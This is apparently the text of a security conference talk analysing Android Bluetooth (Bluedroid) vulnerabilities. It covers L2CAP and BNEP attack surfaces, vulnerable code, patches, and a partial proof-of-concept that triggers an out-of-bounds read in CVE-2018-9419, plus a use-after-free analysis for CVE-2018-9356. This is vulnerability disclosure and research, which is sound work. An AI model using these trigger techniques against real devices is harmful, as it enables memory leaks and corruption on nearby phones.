

Dissect Android Bluetooth for Fun & Profit

Jianjun Dai & Guang Gong
@360 Alpha Team



About us

- Jianjun Dai
Security Researcher at 360 Alpha Team
Focus on Android System
- Guang Gong
Senior Security Researcher and Team Leader of 360 Alpha Team
Focus on Android/Chrome

About Team

- Alpha Team @360 Security
- 150+ Android vulnerabilities (Google Qualcomm etc)
- Won the highest reward in the history of the ASR program.
- 5 Pwn contest winner
 - Pwn2Own Mobile 2015(Nexus 6)
 - Pwn0Rama 2016 (Nexus 6p)
 - Pwn2Own 2016(Chrome)
 - PwnFest 2016(Pixel)
 - Pwn2Own Mobile 2017(Galaxy S8)

All Hunted on Android Bluetooth

CVE-2017-13266	CVE-2017-13256	CVE-2017-13255	CVE-2017-13291
CVE-2017-13283	CVE-2017-13282	CVE-2017-13281	CVE-2017-13267
CVE-2018-9381	CVE-2018-9358	CVE-2018-9359	CVE-2018-9360
CVE-2018-9361	CVE-2018-9357	CVE-2018-9356	CVE-2018-9418
CVE-2018-9419	CVE-2018-9413	CVE-2018-9365	CVE-2018-9478
CVE-2018-9479			

Dup:

Android-73887989

Android-73890249


Android-73890624

Android-73890579

...

Bluedroid Overview


Android 7.0 and earlier



Ref: <https://source.android.com/devices/bluetooth>

Bluedroid Overview

Android 8.0 and later




Ref: <https://source.android.com/devices/bluetooth>

Process

```
jioundai@jioundai:~/work/source/android-9.0.0_r7$ adb shell ps -ef | grep bluetooth
bluetooth    5829    628 0 05:45:13 ?        00:00:07 com.android.bluetooth
bluetooth    5874      1 0 05:45:14 ?        00:00:20 android.hardware.bluetooth@1.0-service-qtib
```

Bluetooth Stack



- ▷ Bluetooth HCI H4
- ▷ Bluetooth HCI ACL Packet
- ▣ Bluetooth L2CAP Protocol
 - Length: 14
 - CID: Dynamically Allocated Channel (0x004d)
 - [\[Connect in frame: 193\]](#)
 - [Service: A/V Remote Control (0x110e)]
 - [PSM: AVCTP-Control (0x0017)]
- ▣ Bluetooth AVCTP Protocol
 - 0000 = Transaction: 0x0
 - 00.. = Packet Type: Single (0x0)
 -0. = C/R: Command (0x0)
 -0 = IPID: Profile OK (0x0)
 - Profile Identifier: A/V Remote Control (0x110e)
- ▣ Bluetooth AVRCP Profile
 - 0000 = Reserved: 0x0
 - 0001 = Ctype: Status (0x1)
 - 0100 1... = Subunit Type: Panel (0x09)
 -000 = Subunit ID: 0x0
 - Opcode: Vendor dependent (0x00)
 - Company ID: Bluetooth SIG, Inc. (0x001958)
 - PDU ID: GetCapabilities (0x10)
 - 0000 00.. = RFA: 0x00
 -00 = Packet Type: Single (0x0)
 - Parameter Length: 1
 - Capability: Events Supported (0x03)
 - [Response Time: 7/1000ms]

0000	02 00 01 12 00 0e 00 4d 00 00 11 0e 01 48 00 00MH..
0010	19 58 10 00 00 01 03	.X.....

Code Path

system/bt/

- [audio_a2dp_hw/](#)
- [bta/](#)
- [btcore/](#)
- [btif/](#)
- [build/](#)
- [conf/](#)
- [device/](#)
- [doc/](#)
- [embdrv/](#)
- [hci/](#)
- [include/](#)
- [main/](#)
- [osi/](#)
- [service/](#)
- [stack/](#)
- [test/](#)
- [tools/](#)
- [types/](#)
- [udrv/](#)
- [utils/](#)
- [vendor_libs/](#)
- [vnd/](#)

Android 8

bluetooth.default.so























- [audio_a2dp_hw/](#)
- [audio_hearing_aid_hw/](#)
- [binder/](#)
- [bta/](#)
- [btcore/](#)
- [btif/](#)
- [build/](#)
- [conf/](#)
- [device/](#)
- [doc/](#)
- [embdrv/](#)
- [hci/](#)
- [include/](#)
- [internal_include/](#)
- [main/](#)
- [osi/](#)
- [packet/](#)
- [profile/](#)
- [proto/](#)
- [service/](#)
- [stack/](#)
- [test/](#)
- [tools/](#)
- [types/](#)
- [udrv/](#)
- [utils/](#)
- [vendor_libs/](#)
- [vnd/](#)

Android 9

libbluetooth.so

Focus on

system/bt/stack/

-  [Android.bp](#)
-  [BUILD.gn](#)
-  [a2dp/](#)
-  [avct/](#)
-  [avdt/](#)
-  [avrc/](#)
-  [bnep/](#)
-  [btm/](#)
-  [btu/](#)
-  [gap/](#)
-  [gatt/](#)
-  [hcic/](#)
-  [hid/](#)
-  [include/](#)
-  [l2cap/](#)
-  [mcap/](#)
-  [pan/](#)
-  [rfcomm/](#)
-  [sdp/](#)
-  [smp/](#)
-  [srcv/](#)
-  [test/](#)

Sub Attack Surface

- L2CAP ✓
- SDP ✓
- BNEP → PAN ✓
- AVDTP → A2DP
- AVCTP → AVRCP ✓
- GATT/ATT
- SMP
- RFCOMM
- ...

L2CAP

Frame Format

Length	Channel ID (CID)	Payload
2Bytes	2Bytes	

Bluetooth L2CAP Protocol

Length: 19

CID: L2CAP Signaling Channel (0x0001)

▸ Command: Configure Request

0000	02 00 01 17 00 13 00 01 00 04 04 0f 00 48 00 00H..
0010	00 04 09 00 00 00 00 00 00 00 00 00

CID

- Fixed Channel
- Dynamically Allocated Channel

Fixed CID

- Signalling CID
- BLE Signalling CID
- APP layer CID
- Other CIDs

```
/* L2CAP Predefined CIDs
*/
#define L2CAP_SIGNALLING_CID 1
#define L2CAP_CONNECTIONLESS_CID 2
#define L2CAP_AMP_CID 3
#define L2CAP_ATT_CID 4
#define L2CAP_BLE_SIGNALLING_CID 5
#define L2CAP_SMP_CID 6
#define L2CAP_SMP_BR_CID 7
#define L2CAP_AMP_TEST_CID 0x003F
#define L2CAP_BASE_APPL_CID 0x0040
#define L2CAP_BLE_CONN_MAX_CID 0x007F
```

```
memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
remote_l2_addr.l2_family = AF_BLUETOOTH;
remote_l2_addr.l2_bdaddr_type = 0; // BDADDR_LE_PUBLIC;
remote_l2_addr.l2_cid = htobs(SIGNALLING_CID);
//remote_l2_addr.l2_psm = htobs(6);
str2ba(dest, &remote_l2_addr.l2_bdaddr);

if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr, sizeof(remote_l2_addr)) < 0) {
```

Dynamically Allocated CID

PSM (Protocol/Service Multiplexer)

Bluetooth L2CAP Protocol

Length: 20

CID: Dynamically Allocated Channel (0x0048)

[\[Connect in frame: 98\]](#)

[\[Disconnect in frame: 271\]](#)

[PSM: SDP (0x0001)]

Bluetooth SDP Protocol

0000	02 00 01 18 00 14 00 48 00 06 00 00 00 0f 35 03H5.
0010	19 01 00 ff ff 35 05 0a 00 00 ff ff 005..

Like Port in TCP/UDP

Dynamically Allocated CID

PSM (Protocol/Service Multiplexer)


```
#define BT_PSM_SDP 0x0001
#define BT_PSM_RFCOMM 0x0003
#define BT_PSM_TCS 0x0005
#define BT_PSM_CTP 0x0007
#define BT_PSM_BNEP 0x000F
#define BT_PSM_HIDC 0x0011
#define BT_PSM_HIDI 0x0013
#define BT_PSM_UPNP 0x0015
#define BT_PSM_AVCTP 0x0017
#define BT_PSM_AVDTP 0x0019
#define BT_PSM_AVCTP_13 0x001B /* Advanced Control - Browsing */
#define BT_PSM_UDI_CP 0x001D /* Unrestricted Digital Information Profile C-Plane */
#define BT_PSM_ATT 0x001F /* Attribute Protocol */
```

```
memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
remote_l2_addr.l2_family = PF_BLUETOOTH;
remote_l2_addr.l2_psm = htobs(0x1);
str2ba(dest, &remote_l2_addr.l2_bdaddr);

if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr, sizeof(remote_l2_addr)) < 0) {
```

L2CAP

Attack Vector



CVE-2018-9419

```
1 void l2cble_process_sig_cmd(tL2C_LCB* p_lcb, uint8_t* p, uint16_t pkt_len) {
2     uint8_t* p_pkt_end;
3     uint8_t cmd_code, id;
4     uint16_t cmd_len;
5     ...
6     STREAM_TO_UINT8(cmd_code, p);
7     STREAM_TO_UINT8(id, p);
8     STREAM_TO_UINT16(cmd_len, p);
9     ...
10    switch (cmd_code) {
11        ...
12    case L2CAP_CMD_DISC_REQ:
13        STREAM_TO_UINT16(lcid, p); //----->    OOB Read
14        STREAM_TO_UINT16(rcid, p);
15
16        p_ccb = l2cu_find_ccb_by_cid(p_lcb, lcid);
17        if (p_ccb != NULL) {
18            if (p_ccb->remote_cid == rcid) {
19                p_ccb->remote_id = id;
20                l2c_csm_execute(p_ccb, L2CEVT_L2CAP_DISCONNECT_REQ, NULL);
21            }
22        } else
23            l2cu_send_peer_disc_rsp(p_lcb, id, lcid, rcid); // send back to attacker
24
25        break;
```

CVE-2018-9419

PoC

```
69 void send_trigger_req(int sock_fd)
70 {
71     uint8_t buffer[100];
72     memset(buffer, 0, 100);
73
74     uint8_t *p = buffer;
75     uint8_t cmd = 0x06;
76     *p++ = cmd;
77
78     uint8_t id = 0x00;
79     *p++ = id;
80
81     UINT16_TO_STREAM(p, 0x0000);
82
83     send(sock_fd, buffer, p - buffer, 0);
84
85     recv_and_leak(sock_fd);
86 }
87
```


Patch

```
@@ -788,6 +789,10 @@
     break;

case L2CAP_CMD_DISC_REQ:
+   if (p + 4 > p_pkt_end) {
+       android_errorWriteLog(0x534e4554, "74121659");
+       return;
+   }
    STREAM_TO_UINT16(lcid, p);
    STREAM_TO_UINT16(rcid, p);
```

BNEP

Frame Format



- ```

> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
+ Bluetooth BNEP Protocol
 0... = Extension Flag: False
 .000 0100 = BNEP Type: Compressed Ethernet Destination Only (0x04)
 > Destination: IPv6mcast_ff:7c:3b:17 (33:3b:17:7c:3b:17)
 Type: IPv6 (0x86dd)
> Internet Protocol Version 6, Src: ::, Dst: ff02::1
> Internet Control Message Protocol v6

```

```

0000 02 00 21 4d 00 49 00 40 00 04 33 33 ff 7c 87 ba ..!M·I·@·.33·|·
0010 86 dd 60 00 00 00 00 18 3a ff 00 00 00 00 00 00 ······:·····
0020 00 00 00 00 00 00 00 00 00 00 ff 02 00 00 00 00 ······:·····
0030 00 00 00 00 00 01 ff 7c 87 00 00 00 00 00 00 ······|·····{··
0040 00 00 fe 80 00 00 00 00 00 00 ae 37 02 00 00 00 ······...7C··
0050 [REDACTED]

```

# BNEP

## BNEP Type

```
/* BNEP frame types */
#define BNEP_FRAME_GENERAL_ETHERNET 0x00
#define BNEP_FRAME_CONTROL 0x01
#define BNEP_FRAME_COMPRESSED_ETHERNET 0x02
#define BNEP_FRAME_COMPRESSED_ETHERNET_SRC_ONLY 0x03
#define BNEP_FRAME_COMPRESSED_ETHERNET_DEST_ONLY 0x04
```


# BNEP

## Attack Vector

```
tBNEP_RESULT bnep_register_with_l2cap(void) {
 ...
 bnep_cb.reg_info.pL2CA_ConfigInd_Cb = bnep_config_ind;
 ...
 bnep_cb.reg_info.pL2CA_DataInd_Cb = bnep_data_ind; //-----> parse BNEP data
 ...
 if (!L2CA_Register(BT_PSM_BNEP, &bnep_cb.reg_info)) {
 }
```

# BNEP

## Attack Vector





# CVE-2018-9356

## Introduced by the Patch of CVE-2017-13257

PAN: Fix Use-after-free in bta\_pan\_data\_buf\_ind\_cback

Patch from b/67078939

Test: build

Bug: 67110692

Change-Id: [I63b857d031c55d3a0754e4101e330843eb422b2a](#)

(cherry picked from commit 2a18e724b2bf101ea38a5b089de56842107c8)

```
diff --git a/stack/bnep/bnep_main.cc b/stack/bnep/bnep_main.cc
index 475cc28..cf7a911 100644
--- a/stack/bnep/bnep_main.cc
+++ b/stack/bnep/bnep_main.cc
```

```
@@ -601,6 +601,7 @@
 if (bnep_cb.p_data_buf_cb) {
 (*bnep_cb.p_data_buf_cb)(p_bcb->handle, *p_src_addr, *p_dst
 p_buf, fw_ext_present);
+ osi_free(p_buf);
 } else if (bnep_cb.p_data_ind_cb) {
 (*bnep_cb.p_data_ind_cb)(p_bcb->handle, *p_src_addr, *p_dst
 p, rem_len, fw_ext_present);
```

```
diff --git a/bta/pan/bta_pan_act.cc b/bta/pan/bta_pan_act.cc
index 0cbb9f7..41e0bf6 100644
--- a/bta/pan/bta_pan_act.cc
+++ b/bta/pan/bta_pan_act.cc
```

```
@@ -174,6 +174,11 @@
 tBTA_PAN_SCB* p_scb;
 BT_HDR* p_new_buf;

+ p_scb = bta_pan_scb_by_handle(handle);
+ if (p_scb == NULL) {
+ return;
+ }
+
 if (sizeof(tBTA_PAN_DATA_PARAMS) > p_buf->offset) {
 /* offset smaller than data structure in front of actual data */
 if (sizeof(BT_HDR) + sizeof(tBTA_PAN_DATA_PARAMS) + p_buf->len >
@@ -181,7 +186,6 @@
 android_errorWriteLog(0x534e4554, "63146237");
 APPL_TRACE_ERROR("%s: received buffer length too large: %d", __func__,
 p_buf->len);
- osi_free(p_buf);
- return;
 }
 p_new_buf = (BT_HDR*)osi_malloc(PAN_BUF_SIZE);
@@ -189,7 +193,6 @@
 (uint8_t*)(p_buf + 1) + p_buf->offset, p_buf->len);
 p_new_buf->len = p_buf->len;
 p_new_buf->offset = sizeof(tBTA_PAN_DATA_PARAMS);
- osi_free(p_buf);
 } else {
 p_new_buf = p_buf;
 }
@@ -200,12 +203,6 @@
 ((tBTA_PAN_DATA_PARAMS*)p_new_buf)->ext = ext;
 ((tBTA_PAN_DATA_PARAMS*)p_new_buf)->forward = forward;


- p_scb = bta_pan_scb_by_handle(handle);
- if (p_scb == NULL) {
- osi_free(p_new_buf);
- return;
- }
- -
```

# CVE-2018-9356

```
static void bnep_data_ind(uint16_t l2cap_cid, BT_HDR* p_buf) {
 ...

 if (bnep_cb.p_data_buf_cb) {
 (*bnep_cb.p_data_buf_cb)(p_bcb->handle, *p_src_addr, *p_dst_addr,
 protocol, p_buf, fw_ext_present);
 osi_free(p_buf); // -----> Free buf here, added in the patch
 } else if (bnep_cb.p_data_ind_cb) {
 ...
 }
}


void pan_data_buf_ind_cb(uint16_t handle, const RawAddress& src, const RawAddress& dst,
 uint16_t protocol, BT_HDR* p_buf, bool ext)
```



# CVE-2018-9356

```
1 void pan_data_buf_ind_cb(uint16_t handle, const RawAddress& src, const RawAddress& dst,
2 uint16_t protocol, BT_HDR* p_buf, bool ext) {
3 ...
4 if (...) {
5 osi_free(p_buf);
6 }
7 ...
8 if (pcb->src_uuid != UUID_SERVCLASS_PANU) { // -----> src_uuid is controllable
9 if (dst.address[0] & 0x01) { // -----> dst is attacker's device address
10 ...
11 return;
12 }
13 ...
14 dst_pcb = pan_get_pcb_by_addr(dst);
15 if (dst_pcb) {
16 ...
17 osi_free(p_buf); // -----> Free buf
18 return;
19 }
20 }
21 ...
22 if (pan_cb.pan_data_buf_ind_cb)
23 (*pan_cb.pan_data_buf_ind_cb)(pcb->handle, src, dst, protocol, p_buf, ext, forward);

```

